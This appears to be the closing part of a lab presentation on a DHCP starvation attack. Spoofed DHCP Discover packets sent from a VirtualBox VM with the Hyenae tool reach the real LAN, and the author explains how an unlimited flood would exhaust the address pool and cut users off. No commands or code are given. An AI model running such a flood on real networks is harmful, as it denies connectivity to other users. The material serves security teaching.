After sending 10 DHCP Discover packets from the Windows Server 2022 VM using Hyenae, the broadcast traffic became visible directly on the physical host machine.This confirms that the VirtualBox attacker VM is fully able to inject DHCP traffic into the real LAN segment.

As shown in the Wireshark capture, the main PC receives:

- DHCP Discover frames originating from random spoofed MAC/IP values generated by Hyenae,
- all packets delivered via Ethernet broadcast (destination MAC ff:ff:ff:ff:ff:ff).

This demonstrates that the attack is not limited to the virtual environment — it propagates across the entire local network.In this demonstration only 10 packets were sent to avoid affecting other users.

However, if the attack were run without any packet limit:

- the attacker could generate hundreds or thousands of DHCP Discover packets per second,
- the DHCP server's IP address pool would quickly become exhausted,
- legitimate clients would no longer be able to obtain an IP address,

Users could experience:

- loss of internet connectivity,
- inability to reconnect after reboot or Wi-Fi reconnect,
- network disruptions spreading across the entire LAN.

-

THANK YOU